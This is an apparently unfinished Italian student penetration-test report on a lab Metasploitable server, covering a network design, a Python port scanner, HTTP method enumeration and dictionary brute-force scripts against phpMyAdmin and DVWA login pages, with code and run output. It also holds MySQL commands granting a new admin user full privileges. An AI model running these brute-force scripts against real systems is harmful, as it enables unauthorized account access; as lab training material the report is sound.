SBAMPF SECURITY

BUILD WEEK 1

Alex Fiorillo, Francesco Alfonsi,
Federico Bertini, Francesco Mirabella,
Andrea Pace, Giulia Salani

Indice

Introduzione

L'azienda Theta ci ha ingaggiato per eseguire valutazioni di sicurezza su alcune infrastrutture critiche del loro data center.

Il perimetro delle attività si concentra principalmente su:

Un Web server che espone diversi servizi su internet (e quindi accessibili al pubblico)
Un Application server che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta (quindi non accessibile da resti esterne, ovvero internet)

Metodologia

L'azienda ha chiesto di riprodurre Web Server e Application Server in ambiente di test così da non effettuare test invasivi sull'ambiente di produzione. Per questo, ci siamo avvalsi di Metasploitable per simulare il Web Server di Theta, mentre abbiamo utilizzato la macchina di Kali nel ruolo di attaccante.

Come da ulteriore richiesta, non abbiamo utilizzato tool già disponibili in Kali, ma abbiamo programmato i tool da zero in linguaggio Python.

Il CISO ha stabilito i seguenti task da portare a termine:


1. Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi;
2. Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target
3. Programma in Python per la valutazione dei servizi attivi (port scanning);
4. Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata;
5. Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza (low, medium, high);
6. Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi;

Nelle sezioni di seguito vedremo lo svolgimento di ciascun task.

Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi

Il CISO della compagnia Theta ci ha richiesto di proporre un modello (design) di rete per mettere in sicurezza le due componenti critiche dell'azienda (Web Server e Application Server), includendo nell'analisi i dispositivi di sicurezza che potrebbero servire per aumentare la protezione della rete.

Abbiamo preparato due rappresentazioni della rete, una più sintetica e una più dettagliata. Di seguito descriveremo quella più sintetica.



Impostazione della rete

Il nostro design di rete prevede tre zone principali, oltre alla zona internet (WAN): una zona esterna, una DMZ (zona demilitarizzata) e una zona interna.

Zona Esterna:
La zona esterna rappresenta la zona immediatamente a contatto con la WAN.

DMZ:

La DMZ serve a ospitare servizi accessibili dall'esterno, come il server web o i servizi di posta elettronica, in modo che siano isolati dalla rete interna per motivi di sicurezza.
Nel nostro caso la DMZ contiene i seguenti server: Metasploitable, Web, Mail, DNS. Tali server sono fisicamente collocati in una Sala Server che per motivi di sicurezza sarà chiusa ed accessibile solamente agli Amministratori tramite badge.
Il Server Metasploitable viene utilizzato per effettuare test di sicurezza informatica in ambiente di test.

Rete Interna:
La Sala Server contiene anche alcuni server che sono collegati alla rete interna: si tratta di un Server Metasploitable 2, di un Server di backup e dell'Application Server.
La rete interna è la parte della rete aziendale che contiene risorse e servizi critici per l'organizzazione e non ha accesso ad internet. Sulla rete interna si collocano anche il PC e il Server dell'Amministratore; a differenza del resto della rete interna, l'Amministratore ha accesso ad internet. Si tratta comunque di un accesso con restrizioni che vengono definite dal proxy.
Per questioni di sicurezza, la rete interna (inclusi i server Metasploitable 2, backup e Application) non comunica con la rete esterna.

Dispositivi di sicurezza

Nello schema abbiamo posizionato i dispositivi di sicurezza che consigliamo per proteggere la rete.

La prima barriera è collocata a protezione della rete esterna ed è costituita da un Firewall e un IDS.

Il **firewall perimetrale** è la prima linea di difesa. Protegge la rete aziendale controllando e filtrando il traffico in entrata e in uscita sulla base di regole di sicurezza predefinite, impedendo accessi non autorizzati e contribuendo a prevenire attacchi esterni. L'**IDS** monitora costantemente il traffico di rete alla ricerca di comportamenti sospetti o attività anomale, segnalando all'Amministratore potenziali intrusioni o violazioni della sicurezza per consentirgli una risposta tempestiva.

A protezione della DMZ troviamo invece un proxy e un NGFW (Next Generation Firewall).


Il **proxy** agisce come intermediario tra gli utenti e il web, filtrando le richieste e le risposte, migliorando la sicurezza e la privacy, e consentendo il controllo degli accessi e la gestione delle politiche di navigazione. Il **NFGW** combina invece le funzionalità di un tradizionale firewall con avanzate tecniche di analisi del traffico per rilevare e prevenire minacce sofisticate. Rispetto ai firewall tradizionali, offre un livello aggiuntivo di sicurezza.

La rete interna è protetta da un firewall e da un IPS.

Nella rete interna, il **firewall** controlla e regola il traffico tra i dispositivi all'interno della rete, applicando regole di sicurezza per prevenire accessi non autorizzati e proteggere le risorse interne da minacce potenziali. L'**IPS** monitora il traffico interno alla rete alla ricerca di attività sospette o comportamenti non autorizzati. Contrariamente all'IDS, l'IPS non solo rileva le potenziali minacce, ma cerca anche di prevenirle bloccando attivamente il traffico malevolo o sospetto all'interno della rete.

Suggeriamo di posizionare un ulteriore firewall a protezione della stanza dell'Amministratore; questo dispositivo protegge il PC e il server controllando e filtrando il traffico di rete, impedendo accessi non autorizzati e contribuendo a preservare la sicurezza dei dati sensibili e delle risorse amministrative.


Di seguito lo schema più dettagliato del design di rete:



Programma in Python per la valutazione dei servizi attivi (port scanning);

Un **portscanning** è fondamentale per sondare un range di porte su una macchina per determinare quali di esse sono in ascolto e quali servizi sono attivi. Questo può essere utile sia per garantire che solo i servizi necessari siano attivi, sia per rilevare quelle vulnerabilità che potrebbero essere sfruttate per lanciare attacchi mirati.

Qui l'esempio del portscanning utilizzato per andare a scansionare le porte aperte sul server 192.168.32.101.



Si devono inserire manualmente IP del server che vogliamo scansionare e successivamente il range di porte da controllare. Una volta forniti i dati, il programma manderà a schermo le informazioni inserite ed inizierà a scansionare le porte aperte ed il servizio disponibile per ogni porta.

Nello specifico, partendo da linea di codice numero 16 leggiamo: per tutte le porte nel range interessato tentiamo una connessione IPv4 TCP; se le porte sono aperte ,*(status == 0)*, il programma manderà a schermo le informazioni di:

```
┌──(kali㉿kali)-[~/Desktop/Benchmark code]
└─$ python portscanner.py
Inserisci l'IP a cui fare lo scanner:
192.168.32.101
Inserisci il range di porta su cui fare lo scan(es 1-100): 1-1024
Scanning Host  192.168.32.101 from port 1 to port 1024
***Port 21 --OPEN*** --SERVICE:  ftp
***Port 22 --OPEN*** --SERVICE:  ssh
***Port 23 --OPEN*** --SERVICE:  telnet
***Port 25 --OPEN*** --SERVICE:  smtp
***Port 53 --OPEN*** --SERVICE:  domain
***Port 80 --OPEN*** --SERVICE:  http
***Port 111 --OPEN*** --SERVICE:  sunrpc
***Port 139 --OPEN*** --SERVICE:  netbios-ssn
***Port 445 --OPEN*** --SERVICE:  microsoft-ds
***Port 512 --OPEN*** --SERVICE:  exec
***Port 513 --OPEN*** --SERVICE:  login
***Port 514 --OPEN*** --SERVICE:  shell
```

Possiamo notare che in questo esempio abbiamo voluto scansionare tutte le porte aperte, dalla 1 all 1024, per andare ad individuare in un secondo momento le vulnerabilità del server. Il programma non ci rivela le porte chiuse, che non ci interessano, mentre delle porte aperte, grazie alla linea di codice numero 20, possiamo sapere anche il tipo di servizio disponibile.

Ai fini di questo report andiamo ad osservare la porta 80; la porta è aperta e il suo servizio è HTTP.

Quest'ultima informazione è particolarmente interessante ai fini della sicurezza, perchè alcune porte potrebbero essere vulnerabili ad attacchi potenzialmente rischiosi:

- port 21:se il servizio FTP (File Transfer Protocol) è aperto e non è configurato in modo sicuro, potrebbe essere sfruttato per accessi non autorizzati e trasmissione di dati sensibili.
- port 23: telnet è un protocollo di comunicazione non crittografato, e se la porta Telnet è aperta senza cifratura, le credenziali e i dati possono essere esposti.
- port 25: Se il servizio di posta (SMTP - Simple Mail Transfer Protocol) è aperto in modo non sicuro, potrebbe essere utilizzato per inviare spam o sfruttato per attacchi di phishing.

Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target

Conoscere i **metodi HTTP** attivi su una porta consente agli amministratori di sistema di identificare i servizi web in esecuzione su un server. Questo è utile per la gestione e la manutenzione della rete. Se un server supporta metodi obsoleti o non sicuri, è necessario prendere provvedimenti per mitigare i rischi associati. Se vengono utilizzati metodi noti per essere vulnerabili, gli amministratori possono adottare misure preventive o correttive.

Vi è inoltre un aspetto di efficientamento non direttamente legato alla sicurezza informatica ma comunque importante a livello di sistema: conoscere i metodi HTTP attivi può aiutare nell'ottimizzazione e nella gestione del traffico di rete. Ad esempio, potrebbe essere necessario indirizzare o filtrare specifici metodi per migliorare le prestazioni.

Per ottenere informazioni sui metodi abilitati sulla nostra porta target abbiamo elaborato un secondo programma **verbi.py**.

L'obiettivo di questo script Python è effettuare una richiesta HTTP di tipo OPTIONS a un server di destinazione specifico e visualizzare i metodi HTTP consentiti dal server.

Il programma inizia richiedendo all'utente di inserire l'indirizzo IP del server di destinazione (nel nostro caso quello di Metasploitable) e, se necessario, la porta. Se questa non viene specificata viene utilizzato il valore di default 80 (che è la porta genericamente associata ai servizi HTTP).

Successivamente, il programma tenta di stabilire una connessione al server utilizzando la classe 'HTTPConnection' del modulo 'http.client'. Una volta stabilita la connessione, viene inviata una richiesta HTTP di tipo OPTIONS al server, specificando il percorso della richiesta (nel nostro caso http://192.168.XX.YYY/phpMyAdmin/phpMyAdmin.html).

Dopo aver ricevuto la risposta dal server, il programma estrae i metodi consentiti dalla risposta, analizzando il campo dell'intestazione 'Allow'. Questi metodi vengono quindi stampati a schermo uno per uno.

Infine, il programma chiude la connessione al server.

INSERIRE LO SCREEN COMPELTO (3 PARTI)

In caso di connessione rifiutata (ad esempio, se il server non è in ascolto sulla porta specificata), gestisce un'eccezione 'ConnectionRefusedError' e stampa un messaggio d'errore.

Lanciando il programma, abbiamo rilevato che sulla porta 80 di Metasploitable sono attivi i seguenti metodi: GET, HEAD, POST, OPTIONS, TRACE.
Elenchiamo brevemente alcune vulnerabilità associate a ciascun metodo:

GET:
I parametri della richiesta GET sono inclusi nell'URL, quindi possono essere memorizzati nei log del server web o nei log intermediari, esponendo potenzialmente informazioni sensibili come token di sessione.

HEAD:
E' simile a GET, ma restituisce solo le intestazioni della risposta senza il corpo. Valgono le medesime considerazioni sulla raccolta di informazioni sensibili.

POST:
Injection di parametri: I dati del corpo della richiesta POST possono essere soggetti ad attacchi di injection (ad esempio, SQL injection o XSS) se non vengono trattati correttamente dal lato server.
Cross-Site Request Forgery (CSRF): Le richieste POST possono essere soggette a attacchi CSRF se non vengono adottate misure di sicurezza adeguate, come l'uso di token CSRF.

OPTIONS:
La richiesta OPTIONS può restituire informazioni sulla configurazione del server, rivelando dettagli potenzialmente sensibili.

TRACE:
Il metodo TRACE può essere sfruttato per eseguire attacchi di Cross-Site Tracing, in cui un malintenzionato può ottenere informazioni sulle intestazioni della richiesta inviata da un client. TRACE è spesso disabilitato per motivi di sicurezza.

Come già detto, l'utilizzo dei metodi HTTP dovrebbe essere limitato solo a quelli necessari per l'applicazione.

Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all'area riservata;

L'attacco **brute force** è una tecnica utilizzata in ambito di cybersecurity per ottenere accesso non autorizzato a un sistema o ad un account. In questo tipo di attacco, l'attaccante cerca di indovinare la password di un account provando una serie di possibili combinazioni, spesso sfruttando un "dizionario" contenente parole comuni, frasi, o combinazioni di caratteri. L'esecuzione di attacchi controllati aiuta a valutare quanto un sistema sia esposto a rischi di sicurezza e quale potrebbe essere l'impatto di un attacco reale.
Nel caso in oggetto, ci è stato richiesto di effettuare un attacco Brute Force dizionario per effettuare il login su phpMyAdmin.
Come prima cosa, ci spostiamo su Metasploitable(server target) e impostiamo le nuove credenziali di accesso al server con: un utente "admin" cui associamo la password "kali".
Lo facciamo utilizzando i seguenti comandi:

capire come impaginare:

sudo su

mysql -u root -p (dare invio senza password)

CREATE USER 'admin'@'localhost' IDENTIFIED BY 'kali';

GRANT ALL PRIVILEGES ON . TO 'admin'@'localhost' WITH GRANT OPTION;


SELECT * FROM mysql.user WHERE user = 'debian-sys-maint' AND host = 'localhost' INTO OUTFILE '/tmp/debian_sys_maint_privileges.txt';

FLUSH PRIVILEGES;

SOURCE /tmp/debian_sys_maint_privileges.txt;

DROP USER 'debian-sys-maint'@'localhost';

L'immagine che segue mostra direttamente da terminale di Metasploitable l'esecuzione di questo passaggio:



Ora spostiamoci su Kali Linux e creiamo il programma per l'attacco Brute Force dizionario:

```python
#programma di Brute Force accesso phpMYAdmin
import requests

#liste username e password da utilizzare
username_file_path='usernames.lst'
password_file_path='passwords.lst'

#comandi per utilizzare le liste di username e password
with open(username_file_path,'r') as usernames, open(password_file_path,'r') as passwords:

        #ciclo for per selezionare username e rispettiva password
        for username in usernames:
                username=username.rstrip()

                for password in passwords:
                        password=password.rstrip()
                        url="http://192.168.32.101/phpMyAdmin/"
                        #dizionario dati inviati nella richiesta HTTP
                        payload={'pma_username':username,'pma_password':password,'input_go':'Go'}

                        #inportazione delle varie combinazioni username e password
                        try:
                                response = requests.post(url,data=payload)
                                print (f"Username:{username}, Password:{password}", end=" **** ")
                        #costrutto if per trovare username e password corretti per il login
                                if response.status_code == 200:
                                        if 'Access denied' in response.text:#accesso negato continua la ricerca
                                                print ("")
                                        else:
                                                print ("Success!")
                                                exit()
                                else:
                                        print ("Errore", response.status_code)
                        except requests.exceptions.RequestException as e:
                                print ("Errore nella richiesta:",e)
```

Come prima cosa ci servono delle liste di username e password. (Kali linux offre già diverse liste di username e password più comuni, che ai fini di questa rappresentazione bastano, tuttavia online si possono trovare anche altre liste più esaustive).

Nella prima parte del codice andiamo a definire quali sono le liste di username e password che vogliamo utilizzare e il percorso che serve al programma per recuperarle(in questo caso abbiamo semplificato spostandole nella stessa directory del programma Brute Force).
Attraverso un ciclo for definiamo come deve procedere il programma: provare ogni combinazione username e password per la pagina di login su cui proviamo l'attacco.
Il dizionario payload definisce i dati inviati alla richiesta HTTP.

La *response* esegue il caricamento dei dati del payload all'url target.
Se il feedback della pagina è 200(esito positivo) si possono verificare due scenari: nel primo, se il testo in risposta sarà *Access denied*, il programma non mostra nulla a schermo e continua la ricerca di username e password; nel secondo caso trovate le credenziali corrette le printa a schermo con il messaggio di successo ed esce dall'esecuzione.
In caso il messaggio di risposta HTTP fosse diverso da 200, verrà mostrato a schermo il messaggio di errore. Except ci permette di gestire qualsiasi messaggio anomale nel tentativo di Brute Force mandando a schermo il messaggio di errore.

Di seguito l'esecuzione del programma di Brute Force alla pagina di login phpMyAdmin:

```
┌──(kali㉿kali)-[~/Desktop/Benchmark code]
└─$ python BFphpMyAdmin.py
Username:admin, Password:#!comment: This collection of data is (C
) 1996-2022 by Nmap Software LLC. ***
Username:admin, Password:#!comment: It is distributed under the N
map Public Source license as ***
Username:admin, Password:#!comment: provided in the LICENSE file
of the source distribution or at ***
Username:admin, Password:#!comment: https://nmap.org/npsl/.  Note
 that this license ***
Username:admin, Password:#!comment: requires you to license your
own work under a compatable open source ***
Username:admin, Password:#!comment: license.  If you wish to embe
d Nmap technology into proprietary ***
Username:admin, Password:#!comment: software, we sell alternative
 licenses at https://nmap.org/oem/. ***
Username:admin, Password: ***
Username:admin, Password:kali *** Success!
```

Le prime linee sono commenti interni ai file password che delineano provenienza e licenze della lista utilizzata. Successivamente si può vedere che il programma inizia a provare la prima combinazione "admin" "password", non essendo corretta passa alla successiva, "admin" "kali" sono le credenziali corrette, ci restituisce "Success!" ed esce dal programma.

Per velocizzare l'esecuzione del programma abbiamo inserito la password corretta in seconda posizione nella lista password.

Report dell'attacco Brute Force alla DVWA login page

Il codice fornito mira a violare l'accesso alla pagina di login di DVWA mediante la forza bruta su una lista di username e password forniti. L'approccio consiste nell'iterare attraverso ogni combinazione di username e password, eseguendo richieste POST al form di login dell'applicazione web e verificando se l'accesso ha avuto successo.

I passi principali del codice includono l'apertura e la lettura dei file contenenti gli username e le password tramite il comando 'open' lungo il percorso file specificato e letti tramite il comando 'readlines()' (questo restituisce una lista di stringhe, dove ogni stringa rappresenta una riga nel file), seguiti da cicli for annidati per esplorare tutte le possibili combinazioni, stampando ogni combinazione. I parametri della richiesta POST vengono costruiti utilizzando la libreria 'urllib.parse.urlencode()' e gli headers della richiesta sono specificati nella variabile 'headers', indicando il tipo di contenuto e l'accettazione di determinati tipi di risposta.

Il codice stabilisce una connessione HTTP al server di destinazione tramite 'http.client.HTTPConnection' e invia la richiesta POST alla pagina di login ('/dvwa/login.php') con i parametri e gli headers precedentemente configurati. La risposta del server, ottenuta utilizzando 'connection.getresponse()', viene quindi analizzata per verificare se è presente un header di reindirizzamento ('location') indicante un accesso riuscito.

Se l'accesso ha successo, il programma stampa le credenziali corrispondenti e termina l'esecuzione.

—----------INSERIRE SCREEN CODICE/RISULTATO—----------

Report degli attacchi Brute Force alla DVWA nel tab Brute Force (livello low, medium, high)

Nel contesto DVWA è possibile regolare il livello di difficoltà delle sfide di sicurezza, introducendo specifiche protezioni in base al livello selezionato. Questi livelli sono progettati per offrire una progressione graduale, aumentando la complessità delle sfide e fornendo una maggiore consapevolezza delle pratiche di sicurezza. Quindi, troviamo:

1 - Livello di difficoltà "LOW":
A questo livello non sono implementate particolari misure di protezione, l'applicazione è dunque più vulnerabile alle pratiche di attacco.

2 - Livello di difficoltà "MEDIUM":
Aggiunge un ritardo temporale (time delay) per ogni tentativo di accesso. Il processo di iterazione tra username e password è rallentato, rendendo più difficile e meno efficiente un attacco brute force.

3 - Livello di difficoltà "HIGH":
Oltre al time delay aumentato fino a 4 secondi, introduce un sistema di user-token anti-CSRF (Cross-site request forgery). Durante il login viene generato automaticamente un codice alfanumerico nascosto (di tipo hidden) chiamato user-token che è dinamico e cambia ad ogni tentativo di login fallito, prevenendo attacchi CSRF da parte di terzi.

Questo script in Python, unico e che potremo utilizzare per tutti i livelli di sicurezza, è stato quindi sviluppato per eseguire un attacco brute force sulla pagina 'Brute Force' del DVWA.

L'inizio del programma coinvolge l'importazione di due librerie fondamentali: 'requests', utilizzata per gestire le richieste HTTP, e 'BeautifulSoup', utilizzata per analizzare l'HTML delle pagine web.

Successivamente, vengono definiti l'URL di accesso e i parametri del payload per il form di login, compresi l'username, la password e l'azione di login. Dopo aver effettuato una richiesta POST al form di login con le credenziali specificate, il programma verifica se il testo della risposta contiene l'indicazione di un fallimento del login. In caso affermativo il programma termina. In caso di successo viene estratto il valore del cookie PHPSESSID dalla risposta del server e viene costruito un header contenente questo valore per le richieste successive.

Da qui il programma legge da file gli username e le password da utilizzare per l'attacco brute force. Viene quindi eseguita un'iterazione su tutte le possibili combinazioni di username e password mediante l'uso di due cicli 'for'.

Per ogni combinazione viene effettuata una richiesta GET alla pagina di brute-force con le credenziali correnti. Dopo ogni tentativo, il programma verifica se la stringa "Username and/or password incorrect." è presente nella risposta. Se non è presente, l'attacco è considerato riuscito e il programma si interrompe.

```python
#programma Brute Force per DVWA BF test
from bs4 import BeautifulSoup
import requests

login_url = "http://192.168.32.101/dvwa/login.php"

login_payload = {"username":"admin", "password":"password", "Login": "Login"}

login_response = requests.post(login_url, data=login_payload)

if "Login failed" in login_response.text:
        print("Errore durante il login.Potrebbe essere necessario fornire le credenziali valide.")
        exit()
#variabile per definire il cookie di sessione
phpsessid_cookie = login_response.request.headers.get('Cookie').split('; ')[1].split('=')[1]
#visualizzare a schermo il token del cookie di sessione
print(f"PHPSESSID ottenuto con successo: {phpsessid_cookie}")

#dizionario per il cookie di sessione per il livello di sicurezza
header = {"Cookie": f"security=high; PHPSESSID={phpsessid_cookie}"}


usernames_files_path = "usernames.lst"
passwords_files_path = "passwords.lst"

#semplificare in sintassi il recupero di username e password
with open(usernames_files_path, 'r') as usernames_file, open(passwords_files_path, 'r') as passwords_file:
        usernames = usernames_file.readlines()
        passwords = passwords_file.readlines()

#ciclo for per l'attacco con username e password
for user in usernames:
        for password in passwords:
                url = "http://192.168.32.101/dvwa/vulnerabilities/brute/"#url del bf
                users = user.strip()
                passw = password.strip()
                get_data = {"username": users, "password": passw, "Login": "Login"}
                print("\n", user, "", passw)


                print(f"PHPSESSID utilizzo nella richiesta: {phpsessid_cookie}")

                r = requests.get(url, params=get_data, headers=header)
                #messaggio che nega l'accesso alla pagina
                if not "Username and/or password incorrect." in r.text:
                        print("\nAccesso riuscito con username:", users, "——password:", passw)
                        exit()
```

```
┌──(kali㉿kali)-[~/Desktop/Benchmark code]
└─$ python BFDVWA.py
PHPSESSID ottenuto con successo: 7cfec2c52818f6d3d15eaf6c6fed24b
1

 admin
  #!comment: This collection of data is (C) 1996-2022 by Nmap So
ftware LLC.
PHPSESSID utilizzo nella richiesta: 7cfec2c52818f6d3d15eaf6c6fed
24b1
```

```
 admin
  123456789
PHPSESSID utilizzo nella richiesta: 7cfec2c52818f6d3d15eaf6c6fed
24b1

 admin
  password
PHPSESSID utilizzo nella richiesta: 7cfec2c52818f6d3d15eaf6c6fed
24b1

Accesso riuscito con username: admin ——password: password
```

Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi;

Contromisure da adottare per ridurre eventuali rischi

Politiche di sicurezza: Definire e attuare politiche di sicurezza chiare e ben definite per proteggere le risorse aziendali. Queste politiche dovrebbero coprire l'accesso autorizzato, la gestione delle password, l'uso sicuro dei dispositivi, e altro ancora.

Formazione degli Utenti: Fornire formazione sulla sicurezza informatica ai dipendenti per aumentare la consapevolezza sui rischi e insegnare pratiche di sicurezza come la creazione di password robuste e la gestione delle e-mail.

